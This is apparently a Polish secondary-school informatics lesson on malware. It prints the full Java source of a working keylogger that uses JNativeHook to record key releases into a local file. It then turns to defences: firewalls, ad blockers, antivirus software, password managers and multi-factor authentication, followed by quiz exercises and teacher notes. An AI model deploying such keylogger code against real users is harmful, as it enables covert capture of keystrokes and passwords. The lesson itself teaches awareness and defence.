
# Wirusy komputerowe – implementacja w języku Java


Źródło: Markus Spiske, domena publiczna.

Cyberataki wraz ze złośliwym oprogramowaniem są realnymi zagrożeniami. Wiedza na temat tego, jak się przed nimi bronić oraz minimalizować ryzyko infekcji komputera jest kluczowa dla bezpieczeństwa sprzętu.

Więcej informacji na temat wirusów komputerowych znajdziesz w e-materiałach:

- Wirusy komputerowe,
- Wirusy komputerowe – implementacja w języku C++,
- Wirusy komputerowe – implementacja w języku Python.

> **Twoje cele**
>
> - Zapoznasz się z implementacją prostego keyloggera w języku Java.
> - Dowiesz się, czym jest zapora sieciowa i jak ją skonfigurować.
> - Poznasz metody ochrony przed cyberatakami i złośliwym oprogramowaniem.

# Przeczytaj

## Implementacja prostego keyloggera

Do implementacji naszego prostego keyloggera w języku Java użyjemy zewnętrznej biblioteki o nazwie `JNativeHook`. Funkcje w niej zapisane wykorzystamy do wykrywania naciśnięć klawiszy na klawiaturze.

Natomiast aby zapisać zebrane informacje w pliku skorzystamy z pakietu `PrintStream` oraz `FileOutputStream`.

Pełny kod prostego keyloggera w języku Java jest następujący:

```
/* Najpierw importujemy pakiety związane z
przechwytywaniem naciśnięć klawiszy w systemie */
import org.jnativehook.GlobalScreen;
import org.jnativehook.NativeHookException;
import org.jnativehook.keyboard.NativeKeyEvent;
import org.jnativehook.keyboard.NativeKeyListener;

/* Nastepnie importujemy pakiety związane z
wypisywaniem zebranych danych do lokalnego pliku */
import java.io.FileNotFoundException;
import java.io.PrintStream;
import java.util.logging.Level;
import java.util.logging.Logger;
import java.io.FileOutputStream;

/* Aby nasz keylogger zawierał metody klasy służącej
do przechwytywania nacisnięć, musimy po nim
dziedziczyć */
public class KeyLogger implements NativeKeyListener {
    /* Meotda, która się uruchamia przy każdym
    naciśnięciu klawisza. Nie będziemy z niej
    korzystać */
    public void nativeKeyPressed(NativeKeyEvent e) {}

    /* Metoda, która się uruchamia przy każdym
    naciśnięciu klawisza odpowiadającego za
    napisanie czytelnego znaku (cyfry, liczby,
```

```
    znaku specjalngo). Również nie będziemy z niej
    korzystać */
    public void nativeKeyTyped(NativeKeyEvent e) {}

    /* Metoda, która się uruchamia przy każdym
    zwolnieniu klawisza */
    public void nativeKeyReleased(NativeKeyEvent e) {
        System.out.println(
            "Zwolniono klawisz: " +
            NativeKeyEvent.getKeyText(e.getKeyCode())
        );
    }


    public static void main(String[] args) {
        /* Najpierw tworzymy obiekt rejestrujący
        naciśnięcia klawiszy */
        try {
            GlobalScreen.registerNativeHook();
        } catch (NativeHookException ex) {
            System.exit(1);
        }

        /* W domyśle nasz obiekt będzie również wypisywał
        informacje o aktywności myszki. Nie chcemy tego,
        więc wyłączamy tę funkcję */
        Logger logger = Logger.getLogger(
            GlobalScreen.class.getPackage().getName()
        );
        logger.setLevel(Level.OFF);
        logger.setUseParentHandlers(false);

        /* Następnie ustawiamy domyślny strumień wyjścia tak
        aby wypisywał on do lokalnego pliku */
        try {
            System.setOut(new PrintStream(
                new FileOutputStream("LogFile.txt", true))
            );
        } catch (FileNotFoundException e) {
            System.exit(1);
        }

```

```
70          // Uruchamiamy działanie naszego obiektu
71          GlobalScreen.addNativeKeyListener(new KeyLogger());
72      }
73  }
```

Dzięki wykorzystaniu paru metod z biblioteki `JNativeHook` otrzymujemy w pełni działającego keyloggera. Dodatkowo jego kod jest naprawdę krótki oraz mało skomplikowany. Dobrze to prezentuje, jak niewiele potrzeba do napisania działającego złośliwego oprogramowania. Warto zatem wiedzieć, jak się przed nim chronić.

## Ochrona przed złośliwym oprogramowaniem

Pamiętajmy, że najsłabszym ogniwem w łańcuchu ochrony komputera przed złośliwym oprogramowaniem jest człowiek. Jesteśmy podatni na techniki manipulacyjne i to najczęściej nasze własne działania skutkują zainfekowaniem komputera. Jak zatem ograniczyć ryzyko infekcji?

### Świadome korzystanie z internetu i jego zasobów

Przede wszystkim należy mieć na uwadze, że internet jest pełen zagrożeń dla naszego komputera. Zwykłe kliknięcie hiperłącza znajdującego się w treści maila albo strony internetowej może skutkować pobraniem złośliwego oprogramowania.

Dlatego podczas rutynowego sprawdzania skrzynki pocztowej, mediów społecznościowych czy nawet podczas zwykłego surfowania po internecie należy pamiętać o podstawowych zasadach ostrożności.

### Blokowanie reklam i wyskakujących okien

Może się zdarzyć, że zainfekujemy komputer poprzez nieumyślne kliknięcie interesującej nas reklamy na stronie internetowej.

Przeglądarki takie jak Firefox, czy Google Chrome pozwalają na automatyczne blokowanie wyskakujących okien i reklam poprzez odpowiednie dostosowanie ustawień przeglądarki. Dodatkowo możemy zainstalować w przeglądarce odpowiednie wtyczki.


Najpopularniejszymi i najlepiej ocenianymi wtyczkami blokującymi reklamy są *AdBlock*,

*R.O.B.E.R.T.* oraz *AdBlocker Ultimate*. Zapobiegają one śledzeniu przez reklamodawców oraz poprawiają szybkość działania przeglądarki. Dodatkowo mają one funkcję dopuszczalności reklam na wskazanych przez użytkownika stronach, dzięki czemu zapewniają większą kontrolę nad systemem blokowania.

Dokonując wyboru wtyczki, należy kierować się opiniami ekspertów z branży cyberbezpieczeństwa, którzy je przetestowali. Niektóre wtyczki blokujące reklamy mogą okazać się szkodliwe dla użytkownika. Mogą one wykradać wrażliwe dane lub wyświetlać szkodliwe reklamy, które są najczęściej oszustwem. Przykładem takiej wtyczki był dostępny w 2015 roku *Adblock Super*. Dodatkowo należy pamiętać, że blokowanie reklam niesie za sobą pewne ograniczenia. Sporo serwisów internetowych zarabia na wyświetlaniu reklam.


## Zapora sieciowa

Zapora sieciowa pełni funkcję połączenia ochrony sprzętowej i programowej wewnętrznej sieci LAN przed nieuprawnionym dostępem z zewnątrz. Często jest to realizowane przy pomocy oddzielnego sprzętu komputerowego wyposażonego w system operacyjny z odpowiednim oprogramowaniem.


Na komputerach osobistych rolę zapory sieciowej może też pełnić program filtrujący połączenia wchodzące i wychodzące. Zapory sieciowe nie tylko zabezpieczają system przed danymi z zewnątrz, ale też chronią dane przed nieuprawnionym wypływem z sieci lokalnej. Dodatkowo zapory sieciowe prowadzą dzienniki zdarzeń, które zawierają zbiorcze informacje na temat aktywności sieciowej procesów komputerowych, dzięki czemu użytkownik jest w stanie wykryć podejrzaną aktywność sieciową.

Zapora sieciowa jest pewnego rodzaju barierą pomiędzy naszą siecią lokalną a internetem. Zazwyczaj twórcy systemów operacyjnych zapewniają podstawowe zapory w celu zabezpieczenia użytkowników. Dodatkowo są dostępne darmowe i komercyjne systemy, które pozwalają na łatwiejszą konfigurację zapory oraz poszerzają jej funkcjonalność.


Jednym z nich jest darmowy program o nazwie *GlassWire*. Aplikacja ta oferuje szereg funkcji umożliwiających kontrolę ustawień zapory sieciowej. Pozwala ona całkowicie zablokować dostęp do internetu dla dowolnej aplikacji działającej na naszym komputerze.




Aplikacja ta również prowadzi dziennik zdarzeń, w którym można znaleźć informacje na temat podejrzanego ruchu sieciowego oraz nowo zaobserwowanej aktywności sieciowej aplikacji. Dzięki temu użytkownik może dowiedzieć się o potencjalnie niechcianej aktywności procesów.




Dodatkowo GlassWire pozwala na dokładną analizę zużycia transferu danych przez poszczególne aplikacje. Zaobserwowaną aktywność sieciową można przeanalizować na podstawie rodzaju komunikacji, czy chociażby wydawcy aplikacji.




### Oprogramowanie antywirusowe

Kolejnym sposobem na zabezpieczenie swojego komputera jest korzystanie z programu antywirusowego. Jego działanie polega na ciągłym monitorowaniu działających procesów i alarmowanie, gdy któryś z nich wykonuje coś podejrzanego. Na bieżąco skanuje również komputer w poszukiwaniu zainfekowanych plików. Znajdziesz tak płatne, jak i bezpłatne oprogramowania antywirusowe.

Pamiętajmy, aby na naszym komputerze był zainstalowany jeden program antywirusowy. W przypadku dwóch lub więcej tego rodzaju programów może się zdarzyć, że jeden z nich będzie blokował pozostałe, ponieważ będzie uważał ich działania za podejrzane.

## Metody ochrony przed wyciekiem danych

Rejestrując się na różnego rodzaju serwisach internetowych, bardzo często musimy podać swoje prywatne dane. Zawsze musimy zakładać, że dane z takiego serwisu mogą wycieknąć w wyniku skutecznego cyberataku. W jaki sposób ograniczyć konsekwencje wycieku naszych danych?

### Menadżery haseł


Warto korzystać z menadżera haseł. Często zdarza się, że rejestrujemy się w różnych serwisach, używając tego samego hasła albo zmieniając w nim parę ostatnich znaków. Niestety w momencie, w którym nasze hasło wycieknie do internetu, atakujący mogą zalogować się tym samym hasłem na każdy inny serwis, na którym jesteśmy zarejestrowani.

Kolejnym problemem jest wymyślanie nowych, skomplikowanych haseł oraz zapamiętywanie każdego z nich. W tym może nam pomóc menadżer haseł. Za jego pomocą możemy utworzyć zaszyfrowany plik na naszym dysku, który można jedynie odszyfrować, podając odpowiednie hasło w naszym menadżerze. Wtedy musimy jedynie pamiętać jedno skomplikowane hasło. Dodatkowo menadżery haseł mają wbudowane generatory losowych haseł, dzięki czemu nie musimy ich wymyślać.


Istnieją płatne i bezpłatne menadżery haseł, które zazwyczaj różnią się dodatkowymi funkcjami, takimi jak automatyczne uzupełnianie pól do logowania na stronie. Jednym z najpopularniejszych menadżerów haseł jest *KeePassXC*.

Jego działanie opiera się na przechowywaniu haseł w pliku, który jest zaszyfrowany specjalnym hasłem. Powinno ono być odpowiednio długie oraz skomplikowane, przez co odszyfrowanie tego pliku przez atakującego będzie niemożliwe. Dzięki menadżerowi haseł nie trzeba pamiętać wielu skomplikowanych haseł, a zaledwie jedno.

Program zawiera wbudowany generator haseł, w którym można sprecyzować długość hasła oraz to, z jakich typów znaków ma się ono składać. Dzięki temu użytkownik nie musi sam wymyślać bezpiecznych haseł. Dodatkowo tworząc nowy wpis w naszej bazie, można podać dodatkowe informacje, takie jak data wygaśnięcia hasła czy powiązana z nim nazwa użytkownika.



KeePassXC oferuje także funkcję autowpisywania haseł na sprecyzowanych przez użytkownika stronach internetowych. Dzięki temu podczas logowania nie trzeba kopiować odpowiedniego hasła z bazy danych.




Podczas wybierania menadżera haseł należy postawić na programy dobrze znane i polecane przez ekspertów z branży cyberbezpieczeństwa. Należy również zwrócić uwagę na to, czy aplikacja jest aktualna i wciąż rozwijana przez producenta. Korzystanie z aktualnych wersji programów zdecydowanie zmniejsza ryzyko wystąpienia błędów i luk, które mogą prowadzić do utraty wartościowych danych.

### Uwierzytelnianie wielopoziomowe

Po wycieku naszych danych do logowania chcielibyśmy się również zabezpieczyć przed tym, aby atakujący nie zalogował się na nasze konto przed zmianą hasła. Dobrym rozwiązaniem jest stosowanie wielopoziomowej weryfikacji.

Najczęściej opiera się ona na korzystaniu z telefonu jako urządzenia do potwierdzenia naszej tożsamości w trakcie logowania. Dzięki temu nawet jeżeli atakujący otrzyma nasze dane do logowania i tak nie będzie się w stanie nimi zalogować bez naszego telefonu.

## Słownik

> **hiperłącze**
>
> zawarty w dokumencie elektronicznym odnośnik, który prowadzi do innego dokumentu
> **program antywirusowy**

program, którego zadaniem jest lokalizowanie, usuwanie i ograniczanie skutków działania wirusów komputerowych
**zapora sieciowa**

system zajmujący się monitorowaniem oraz kontrolą ruchu sieciowego bazując na ustalonych wcześniej regułach bezpieczeństwa; termin ten może odnosić się do sprzętu komputerowego ze specjalnym oprogramowaniem, jak i do samego oprogramowania blokującego
**keylogger**

rodzaj oprogramowania lub urządzenia rejestrującego klawisze naciskane przez użytkownika
**phishing**

metoda oszustwa, w której przestępca podszywa się pod inną osobę lub instytucję w celu wyłudzenia poufnych informacji

# Audiobook

> **Polecenie 1**
>
> Zapoznaj się z audiobookiem, a następnie zastanów się, w jaki jeszcze sposób możesz się chronić przed wirusami komputerowymi.

Audiobook można wysłuchać pod adresem: https://zpe.gov.pl/b/PswJCNU1E

---

„Lepiej zapobiegać, niż leczyć", jak powiedział Hipokrates. I choć słowa te dotyczyły chorób i świata medycyny, możemy je odnieść także do kwestii zagrożeń płynących ze strony wirusów komputerowych. Skutki zainfekowania naszego urządzenia złośliwym oprogramowaniem mogą być bardzo dotkliwe, zwłaszcza gdy wiążą się ze stratami finansowymi czy przechwyceniem ważnych danych. Aby uniknąć tego typu sytuacji, należy stosować tak zwaną profilaktykę antywirusową. Jest to zestaw działań mających na celu maksymalne zredukowanie szansy zainfekowania naszego sprzętu. Przypomnijmy najważniejsze z nich na przykładach sytuacji, w których działania te mogą być kluczowe w obronie przed złośliwym oprogramowaniem.

Pierwszą i chyba najważniejszą zasadą w profilaktyce antywirusowej jest zasada ograniczonego zaufania. Wiele słynnych wirusów, jak choćby robak LOVEYOU, rozprzestrzeniało się za pośrednictwem załączników w e-mailach. Zazwyczaj były to wiadomości, które na pierwszy rzut oka nie wzbudzały żadnych podejrzeń ani skojarzeń z potencjalnym oszustwem. W ten właśnie sposób miliony ludzi nieświadomie pobierało na swoje komputery niebezpieczne oprogramowanie. Należy więc przede wszystkim zachować czujność – unikać ściągania i otwierania niezidentyfikowanych plików czy odwiedzania dziwnych, nieznanych stron internetowych. Zasada ta obowiązuje tak samo w gronie osób, do których mamy zaufanie. Pamiętajmy, że przesłane do nas pliki mogą być podejrzane lub niebezpieczne, nawet jeśli wyszły ze skrzynki naszego znajomego. On przecież także mógł paść ofiarą wirusa, który działa w ten sposób, że samoistnie rozsyła zainfekowane oprogramowanie do kolejnych osób.

Warto przy okazji wspomnieć o wiadomościach skonstruowanych tak, by wywołać u odbiorcy niepokój i szybką, nieprzemyślaną reakcję. Nagłe wezwanie do zapłaty, na przykład za zaległy rachunek czy przesyłkę kurierską, to częsta praktyka stosowana przez oszustów. Wysłany w wiadomości link może prowadzić do strony łudząco

przypominającej witrynę banku, która w rzeczywistości posłuży do wyłudzenia naszych danych. Nie jest to już co prawda działanie związane bezpośrednio ze złośliwym oprogramowaniem, jednakże warto o nim wspomnieć jako o dość powszechnej metodzie stosowanej w oszustwach internetowych. Równie niebezpieczne może być pobieranie pirackich programów, które są częstym źródłem różnego typu wirusów.

Zdarza się jednak, że pomimo przestrzegania wszelkich zasad bezpieczeństwa oraz konsekwentnego unikania przedstawionych tu sytuacji na naszym sprzęcie i tak pojawia się złośliwe oprogramowanie. Właśnie dlatego tak ważne jest posiadanie odpowiedniego programu antywirusowego – będzie on w stanie wykryć i zneutralizować zagrożenie, zanim wyrządzi ono jakąś szkodę. Obecnie programy antywirusowe posiadają wiele funkcjonalności, zapewniając ochronę przed przeróżnymi niebezpieczeństwami. Jednak nawet najlepszy software nie będzie działał prawidłowo, jeżeli nie spełnimy podstawowego warunku: posiadania na komputerze tylko jednego, na bieżąco aktualizowanego programu antywirusowego. Posiadanie jednocześnie większej liczby antywirusów może paradoksalnie sprawić, że zamiast wzmagać ochronę, będą one przeszkadzać sobie nawzajem w pracy. Należy przy tym pamiętać, że nieaktualna wersja oprogramowania nie zabezpiecza przed najnowszymi zagrożeniami. Istotne jest również regularne skanowanie komputera w poszukiwaniu ewentualnych wirusów. Na szczęście w przypadku niektórych systemów operacyjnych, takich jak na przykład Microsoft Windows 10, oprogramowanie antywirusowe jest już wbudowane.

Ważnym elementem ochrony naszego komputera jest również posiadanie zapory sieciowej. Jej zadaniem jest monitorowanie ruchu przychodzącego i wychodzącego z sieci lokalnej, w której znajduje się nasz sprzęt, a w razie konieczności zablokowanie niepożądanego dostępu. Dzięki temu ktoś z sieci publicznej, choćby z internetu, nie będzie mógł na przykład zainfekować naszego komputera wirusem czy wywołać nadmiernego natężenia w naszej sieci.

Przedstawiliśmy tu najważniejsze elementy profilaktyki antywirusowej. Historia szkodliwego oprogramowanie pokazuje, że olbrzymia skala rozprzestrzeniania się słynnych wirusów często wynikała właśnie z nieprzestrzegania podstawowych zasad bezpieczeństwa. Na szczęście świadomość przeciętnego użytkownika komputera i internetu jest coraz większa i znacznie utrudnia działanie oszustom oraz hakerom.

# Sprawdź się

Pokaż ćwiczenia:

**Ćwiczenie 1**

Zaznacz nazwę zewnętrznej biblioteki, której użyto do zaimplementowania keyloggera.

- `JavaNativeHook`
- `JHook`
- `NativeHook`
- `JNativeHook`

**Ćwiczenie 2**

Wskaż, jakie ograniczenie niesie za sobą blokowanie reklam na stronach internetowych.

- Działanie przeglądarki jest bardzo mocno spowolnione w wyniku blokowania reklam.
- Niektóre serwisy mogą blokować dostęp osobom, które blokują reklamy.
- Niektóre serwisy mogą nie wyświetlać reklam, co jest problematyczne dla programów blokujących reklamy.

**Ćwiczenie 3**

Zdecyduj, czy zdanie jest prawdziwe.

**Zapory sieciowe pomagają zabezpieczyć nasz komputer przed niechcianymi intruzami.**

- fałsz
- prawda

### Ćwiczenie 4

Wskaż, maksymalną liczbę programów antywirusowych zainstalowanych jednocześnie na komputerze.

- ◯ 2
- ◯ 4
- ◯ 1
- ◯ 3

### Ćwiczenie 5

Wskaż, z których pakietów można skorzystać, aby wypisać zebrane informacje do lokalnego pliku w naszej implementacji prostego keyloggera.

- ◯ Z pakietów `Print` oraz `FileOutput`.
- ◯ Z pakietów `PrintStream` oraz `FileOutput,`.
- ◯ Z pakietów `Print` oraz `FileOutputStream`.
- ◯ Z pakietów `PrintStream` oraz `FileOutputStream`.

### Ćwiczenie 6

Wskaż abstrakcyjne metody obiektu `NativeKeyListener` z biblioteki `JNativeHook`, które uruchamiają się przy każdym naciśnięciu klawisza.

- [ ] `nativeKeyReleased`
- [ ] `nativeKeyActive`
- [ ] `nativeKeyTyped`
- [ ] `nativeKeyOn`
- [ ] `nativeKeyPressed`

### Ćwiczenie 7

Uzupełnij tekst.

Do ochrony swojego komputera przed złośliwym oprogramowaniem wykorzystuje się między innymi [ ] oraz zapory sieciowe. Jednak nie uchronią one naszych danych i kont w serwisach internetowych, które padły ofiarą udanych [ ]. Aby zabezpieczyć się na wypadek ewentualnego wycieku naszych danych, należy korzystać z uwierzytelniania [ ].

cyberataków | testów penetracyjnych | programy antywirusowe | jednopoziomowego | menadżery haseł | wtyczki do przeglądarek | wielopoziomowego

**Ćwiczenie 8**

Połącz w pary pojęcia z ich definicjami.

| | |
|---|---|
| hiperłącze | zawarty w dokumencie elektronicznym odnośnik, który prowadzi do innego dokumentu |
| program antywirusowy | program, którego zadaniem jest lokalizowanie, usuwanie i ograniczanie skutków działania wirusów komputerowych |
| zapora sieciowa | system zajmujący się monitorowaniem oraz kontrolą ruchu sieciowego bazując na ustalonych wcześniej regułach bezpieczeństwa |

# Dla nauczyciela

**Autor:** Bartosz Zadrożny
**Przedmiot:** Informatyka

**Temat: Wirusy komputerowe – implementacja w języku Java**

**Grupa docelowa:**

Szkoła ponadpodstawowa, liceum ogólnokształcące, technikum, zakres podstawowy i rozszerzony

**Podstawa programowa:**

Cele kształcenia – wymagania ogólne

V. Przestrzeganie prawa i zasad bezpieczeństwa. Respektowanie prywatności informacji i ochrony danych, praw własności intelektualnej, etykiety w komunikacji i norm współżycia społecznego, ocena zagrożeń związanych z technologią i ich uwzględnienie dla bezpieczeństwa swojego i innych.

Treści nauczania – wymagania szczegółowe

III. Posługiwanie się komputerem, urządzeniami cyfrowymi i sieciami komputerowymi.

